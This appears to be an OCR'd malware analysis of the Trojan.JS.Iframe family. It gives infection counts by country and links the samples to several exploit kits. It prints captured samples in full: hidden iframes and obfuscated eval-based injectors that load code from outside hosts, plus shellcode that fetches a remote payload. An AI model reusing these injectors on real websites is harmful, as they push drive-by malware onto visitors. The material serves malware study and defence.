


Trojan-Downloader.JS.Iframe.degにご注意！ ---Kaspersky Daily 7月5日
http://blog.kaspersky.co.jp/trojan-downloader-js-iframe-deg/

Trojan.JS.Iframe.aeq details (16/06/2013 - 16/07/2013)


Family
Trojan.JS.Iframe


Users	Notifications
109937	322117



Country	Number of users
Total	109937
viet nam	17074
russian federation	12168
india	10134
united states	7577
turkey	6927
germany	5792
thailand	5711
brazil	4099
spain	2889
malaysia	2208
japan	2178
france	2072
poland	1995
algeria	1760
united kingdom	1669
italy	1470
mexico	1362

Trojan.JS.Iframe.aeq geography




• counter.php
• /*0c0896*/
Google
i.com/index.html



```
document.write(unescape("%3Cscript src='" + gaJsHost + "google-analytics.com/ga.js' type='text/javascript'%3E%3C/script
%3E"));
</script>
<script type="text/javascript">
try {
var pageTracker = _gat._getTracker("UA-3457424-1");
pageTracker._trackPageview();
} catch(err) {}</script>
</body>
</html><iframe src="http://katez          ty.com/counter.php" style="visibility: hidden; position: absolute; left: 0px;
 top: 0px" width="10" height="10"/>
```


リダイレクト(転送誘導)先：


- counter.php
  ..... Styx Exploit Kit/Neutrino Exploit Kit

- /*0c0896*/ family
  ..... Blackhole Exploit Kit/Redkit Exploit Kit

Script / shellcode







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^Pÿÿ,<8b>@0ÁF9^Fuú<87>4$<85>äuQéëLQV<8b>u<<8b>t5x^CöV<8b>v ^Cö3ÉIAü ^CÅ3Û^O%^P8öt^HÁÉ^M^CÚ@ëñ;^_uæ^<8b>^$
^CÝf<8b>^LK<8d>FìÿT$^L<8b>Ø^CÝ<8b>^D<8b>^CÅ«^YÂëS <8b>h <80>}^L3t^C<96>ëö<8b>h^H<8b>÷j^EYë<98>ÿÿÿâùè^@^@^
@^@XPj@hÿ^@^@^@P<83>À^YPU<8b>ì<8b>^^P<83>Ã^Eÿâhon^@^@hurlmTÿ^V<83>Ä^H<8b>èèaÿÿÿë^Bër<81>ì^D^A^@^@<8d>\$^L
Ç^D$regsÇD$^Dvr32ÇD$^H -s Shø^@^@^@ÿV^L<8b>è3ÉQÇD^]^@wpbtÇD^]^E.dllÆD^]     (qçé,^X l5,iyB(B({^?B(x~< è]>
B({x~^Dj^@<83>ë^LSÿV^D<83>Â^Lë^Bë^SG<80>?^@uúG<80>?^@uÁj^@jÞÿV^Hè<9c>Þÿÿ<8e>N^Nì<98>Þ<8a>^N<89>o^Á¾3Ê<8a>
[^[ÆFy6^Z/phttp://goldcoinvault.com/news/pictures_hints_causes.php?mf=1i:32:1h:1g:1m&xe=1f:1k:1l:1k:1k:1h
:1h:1f:2w:1h&h=1k&up=c&qp=g
```


getter.nolink=1;^M
new getter("gt0025475");^M
} catch(err) {}^M
</script>^M
</body>^M
<!-- InstanceEnd --></html>^M
^M
/*0c0896*/^M
ps="split";e=eval;v="0x";a=0;z="y";try{a*=25}catch(z
z){a=1}if(!a){try{--e("doc"+"ument")["\x62od"+z]}catch(q){a2="_";sa=0xa-02;}z="28_6e_7d_76_6b_7c_71_77_76_28_82_82_82_6e_6e_6e_30_31_28_83_15_12_28_7e_
69_7a_28_7a_7b_7f_7e_28_45_28_6c_77_6b_7d_75_6d_76_7c_36_6b_7a_6d_69_7c_6d_4d_74_6d_75_6d_76_7c_30_2f_71_6e_7a_69_75_6d_2f_31_43_15_12_15_12_28_7a_7b_7
f_7e_36_7b_7a_6b_28_45_28_2f_70_7c_7c_78_42_37_37_7f_7f_7f_36_78_6d_77_78_74_6d_35_7b_6d_69_7a_6b_70_35_6f_74_77_6a_69_74_36_6b_77_75_37_6b_74_71_6b_73
_6d_7a_36_78_70_78_2f_43_15_12_28_7a_7b_7f_7e_36_7b_7c_81_74_6d_36_78_77_7b_71_7c_71_77_76_28_45_28_2f_69_6a_7b_77_74_7d_7c_6d_2f_43_15_12_28_7a_7b_7f_
7e_36_7b_7c_81_74_6d_36_6a_77_7a_6c_6d_7a_28_45_28_2f_38_2f_43_15_12_28_7a_7b_7f_7e_36_7b_7c_81_74_6d_36_70_6d_71_6f_70_7c_28_45_28_2f_39_78_80_2f_43_1
5_12_28_7a_7b_7f_7e_36_7b_7c_81_74_6d_36_7f_71_6c_7c_70_28_45_28_2f_39_78_80_2f_43_15_12_28_7a_7b_7f_7e_36_7b_7c_81_74_6d_36_74_6d_6e_7c_28_45_28_2f_39
_78_80_2f_43_15_12_28_7a_7b_7f_7e_36_7b_7c_81_74_6d_36_7c_77_78_28_45_28_2f_39_78_80_2f_43_15_12_15_12_28_71_6e_28_30_29_6c_77_6b_7d_75_6d_76_7c_36_6f_
6d_7c_4d_74_6d_75_6d_76_7c_4a_81_51_6c_30_2f_7a_7b_7f_7e_2f_31_31_28_83_15_12_28_6c_77_6b_7d_75_6d_76_7c_36_7f_7a_71_7c_6d_30_2f_44_6c_71_7e_28_71_6c_4
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_2f_31_36_69_78_78_6d_76_6c_4b_70_71_74_6c_30_7a_7b_7f_7e_31_43_15_12_28_85_15_12_85_15_12_6e_7d_76_6b_7c_71_77_76_28_5b_6d_7c_4b_77_77_73_71_6d_30_6b_
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_45_76_7d_74_74_28_84_84_28_76_4c_69_81_7b_45_45_38_31_28_76_4c_69_81_7b_45_39_43_15_12_28_6d_80_78_71_7a_6d_36_7b_6d_7c_5c_71_75_6d_30_7c_77_6c_69_81_
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6_74_6d_76_6f_7c_70_28_31_28_31_28_31_15_12_28_83_15_12_28_7a_6d_7c_7d_7a_76_28_76_7d_74_74_43_15_12_28_85_15_12_28_71_6e_28_30_28_7b_7c_69_7a_7c_28_45
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_6e_30_31_43_15_12_85_15_12_85_15_12"[ps](a2);za="";for(i=0;i<z.length;i++){za+=String["fromCharCode"](e(v+(z[i]))-sa);}zaz=za;e(zaz);}^M
/*/0c0896*/^M

```
function zzzfff() {^M
 var rswv = document.createElement('iframe');^M
^M
 rswv.src = 'http://ww[redacted]/clicker.php';^M
 rswv.style.position = 'absolute';^M
 rswv.style.border = '0';^M
 rswv.style.height = '1px';^M
 rswv.style.width = '1px';^M
 rswv.style.left = '1px';^M
 rswv.style.top = '1px';^M
^M
 if (!document.getElementById('rswv')) {^M
 document.write('<div id=\'rswv\'></div>');^M
 document.getElementById('rswv').appendChild(rswv);^M
 }^M
}^M
function SetCookie(cookieName,cookieValue,nDays,path) {^M
 var today = new Date();^M
 var expire = new Date();^M
 if (nDays==null || nDays==0) nDays=1;^M
 expire.setTime(today.getTime() + 3600000*24*nDays);^M
 document.cookie = cookieName+"="+escape(cookieValue)^M
 + ";expires=" + expire.toGMTString() + ((path) ? "; path=" + path : "");^M
}^M
function GetCookie( name ) {^M
 var start = document.cookie.indexOf( name + "=" );^M
 var len = start + name.length + 1;^M
 if ( ( !start ) &&^M
 ( name != document.cookie.substring( 0, name.length ) ) )^M
 {^M
 return null;^M
 }^M
 if ( start == -1 ) return null;^M
 var end = document.cookie.indexOf( ";", len );^M
 if ( end == -1 ) end = document.cookie.length;^M
 return unescape( document.cookie.substring( len, end ) );^M
}^M
if (navigator.cookieEnabled)^M
{^M
if(GetCookie('visited_uq')==55){}else{SetCookie('visited_uq', '55', '1', '/');^M
^M
zzzfff();^M
}^M
}^M
```

```
<body><style>b,div{top:-2000px;color:#fff;}</style><u id="a123"></u><b>57,76,63,71,66,64,81,29,64,73,62,80,80,70,65,58,31,96,105,112,102,97,55,50,53,50
,47,67,50,66,65,42,53,63,67,49,42,46,46,65,49,42,62,47,49,50,42,45,45,53,45,64,51,67,52,49,47,53,49,31,29,116,102,97,113,101,58,31,46,31,29,101,98,102,
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,108,102,107,115,94,114,105,113,43,96,108,106,44,107,98,116,112,44,109,102,96,113,114,111,98,112,92,101,102,107,113,112,92,96,94,114,112,98,112,43,109,
101,109,60,103,107,105,109,58,45,50,51,50,50,47,47,45,95,47,31,44,59,57,44,76,63,71,66,64,81,59</b><script>try{++document["b"+"od"+"y"]}catch(dv32r3){a
=document[("ge"+"tEleme"+"ntsByTagName")]("b")[0].innerHTML["split"](",");for(j=0;j<a[("length")];j++){a[j]=3+a[j]*1;}ff="fro";a=String[ff+"mCharCode"]
.apply(String,a);ps="span";d=document["createElement"](ps);document["body"].appendChild(d);d.innerHTML=a;}</script><script>kk=(eval);function vq(){s=""
;zzz();az=1;try{caewbtew=~2;}catch(vava){az=0;}for(i=0;i<a.length;i++){if(az)zz();}uu=s;}gg=("getEl"+"eme"+"ntsByTagName");function zzz(){dd=document;t
ry{dd.body-=12}catch(xq){a=dd[gg]("div");a=a[0].innerHTML;}a=a.split(".");}nul="0"+"x";function zz(){s=s+(String.fromCharCode((-34-3)+kk(nul+a[i])));}u
=kk;</script><div>95.89.95.89.62.a0.9b.8a.97.98.8e.94.93.5f.47.55.53.5c.53.5e.47.51.93.86.92.8a.5f.47.95.89.95.89.47.51.8d.86.93.89.91.8a.97.5f.8b.9a.9
3.88.99.8e.94.93.4d.88.51.87.51.86.4e.a0.97.8a.99.9a.97.93.45.8b.9a.93.88.99.8e.94.93.4d.4e.a0.88.4d.87.51.86.4e.a2.a2.51.94.95.8a.93.79.86.8c.5f.47.61
.47.51.8e.98.69.8a.8b.8e.93.8a.89.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0.97.8a.99.9a.97.93.45.99.9e.95.8a.94.8b.45.87.46.62.47.9a.93.89.8a.8b.8e.93.8a.
89.47.a2.51.8e.98.66.97.97.86.9e.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0.97.8a.99.9a.97.93.4d.54.86.97.97.86.9e.54.8e.4e.53.99.8a.98.99.4d.74.87.8f.8a.8
8.99.53.95.97.94.99.94.99.9e.95.8a.53.99.94.78.99.97.8e.93.8c.53.88.86.91.91.4d.87.4e.4e.a2.51.8e.98.6b.9a.93.88.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0
.97.8a.99.9a.97.93.45.99.9e.95.8a.94.8b.45.87.62.62.47.8b.9a.93.88.99.8e.94.93.47.a2.51.8e.98.78.99.97.8e.93.8c.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0.
97.8a.99.9a.97.93.45.99.9e.95.8a.94.8b.45.87.62.62.47.98.99.97.8e.93.8c.47.a2.51.8e.98.73.9a.92.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0.97.8a.99.9a.97.9
3.45.99.9e.95.8a.94.8b.45.87.62.62.47.93.9a.92.87.8a.97.47.a2.51.8e.98.78.99.97.73.9a.92.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0.97.8a.99.9a.97.93.4d.99
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89.82.80.81.89.81.53.81.84.51.52.82.4f.54.51.98.95.91.8e.99.73.9a.92.77.8a.8c.9d.5f.54.80.81.53.81.84.51.52.82.54.8c.51.8c.8a.99.73.9a.92.5f.8b.9a.93.8
8.99.8e.94.93.4d.87.51.88.4e.a0.9b.86.97.45.89.62.99.8d.8e.98.51.86.62.89.53.8e.98.78.99.97.73.9a.92.4d.87.4e.64.4d.89.53.8e.98.69.8a.8b.8e.93.8a.89.4d
.88.4e.64.93.8a.9c.45.77.8a.8c.6a.9d.95.4d.88.4e.5f.89.53.8c.8a.99.73.9a.92.77.8a.8c.9d.4e.53.8a.9d.8a.88.4d.87.4e.5f.93.9a.91.91.60.97.8a.99.9a.97.93.
45.86.64.86.80.55.82.5f.93.9a.91.91.a2.51.88.94.92.95.86.97.8a.73.9a.92.98.5f.8b.9a.93.88.99.8e.94.93.4d.8d.51.8b.51.89.4e.a0.9b.86.97.45.8a.62.99.8d.8
e.98.51.88.51.87.51.86.51.8c.62.95.86.97.98.8a.6e.93.99.60.8e.8b.4d.8a.53.8e.98.78.99.97.73.9a.92.4d.8d.4e.4b.4b.8a.53.8e.98.78.99.97.73.9a.92.4d.8b.4e
.4e.a0.8e.8b.4d.8a.53.8e.98.69.8a.8b.8e.93.8a.89.4d.89.4e.4b.4b.89.53.88.94.92.95.86.97.8a.73.9a.92.98.4e.a0.97.8a.99.9a.97.93.45.89.53.88.94.92.95.86.
97.8a.73.9a.92.98.4d.8d.51.8b.4e.a2.88.62.8d.53.98.95.91.8e.99.4d.8a.53.98.95.91.8e.99.73.9a.92.77.8a.8c.9d.4e.60.87.62.8b.53.98.95.91.8e.99.4d.8a.53.9
8.95.91.8e.99.73.9a.92.77.8a.8c.9d.4e.60.8b.94.97.4d.86.62.55.60.86.61.72.86.99.8d.53.92.8e.93.4d.88.53.91.8a.93.8c.99.8d.51.87.53.91.8a.93.8c.99.8d.4e
.60.86.50.50.4e.a0.8e.8b.4d.8c.4d.88.80.86.82.51.56.55.4e.63.8c.4d.87.80.86.82.51.56.55.4e.4e.a0.97.8a.99.9a.97.93.45.56.a2.8e.8b.4d.8c.4d.88.80.86.82.
51.56.55.4e.61.8c.4d.87.80.86.82.51.56.55.4e.4e.a0.97.8a.99.9a.97.93.45.52.56.a2.a2.a2.97.8a.99.9a.97.93.45.55.a2.51.8b.94.97.92.86.99.73.9a.92.5f.8b.9
a.93.88.99.8e.94.93.4d.87.51.88.4e.a0.9b.86.97.45.89.62.99.8d.8e.98.51.86.51.8a.60.8e.8b.4d.46.89.53.8e.98.78.99.97.73.9a.92.4d.87.4e.4e.a0.97.8a.99.9a
.97.93.45.93.9a.91.91.a2.8e.8b.4d.46.89.53.8e.98.73.9a.92.4d.88.4e.4e.a0.88.62.59.a2.88.52.52.60.8a.62.87.53.97.8a.95.91.86.88.8a.4d.54.81.98.54.8c.51.
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e.60.8b.94.97.4d.86.62.55.60.86.61.59.60.86.50.50.4e.a0.8e.8b.4d.54.83.4d.55.50.4e.4d.53.50.4e.49.54.53.99.8a.98.99.4d.8a.80.86.82.4e.4e.a0.8a.80.86.82
.62.77.8a.8c.6a.9d.95.53.49.57.a2.8e.8b.4d.86.63.88.a1.a1.46.4d.54.81.89.54.4e.53.99.8a.98.99.4d.8a.80.86.82.4e.4e.a0.8a.80.86.82.62.47.55.47.a2.a2.97.
8a.99.9a.97.93.45.8a.53.98.91.8e.88.8a.4d.55.51.59.4e.53.8f.94.8e.93.4d.47.51.47.4e.a2.51.49.49.8d.86.98.72.8e.92.8a.79.9e.95.8a.5f.8b.9a.93.88.99.8e.9
4.93.4d.86.4e.a0.97.8a.99.9a.97.93.45.8b.9a.93.88.99.8e.94.93.4d.88.4e.a0.8e.8b.4d.46.86.53.8e.98.6e.6a.4b.4b.88.4e.a0.9b.86.97.45.8b.51.8a.51.87.51.89
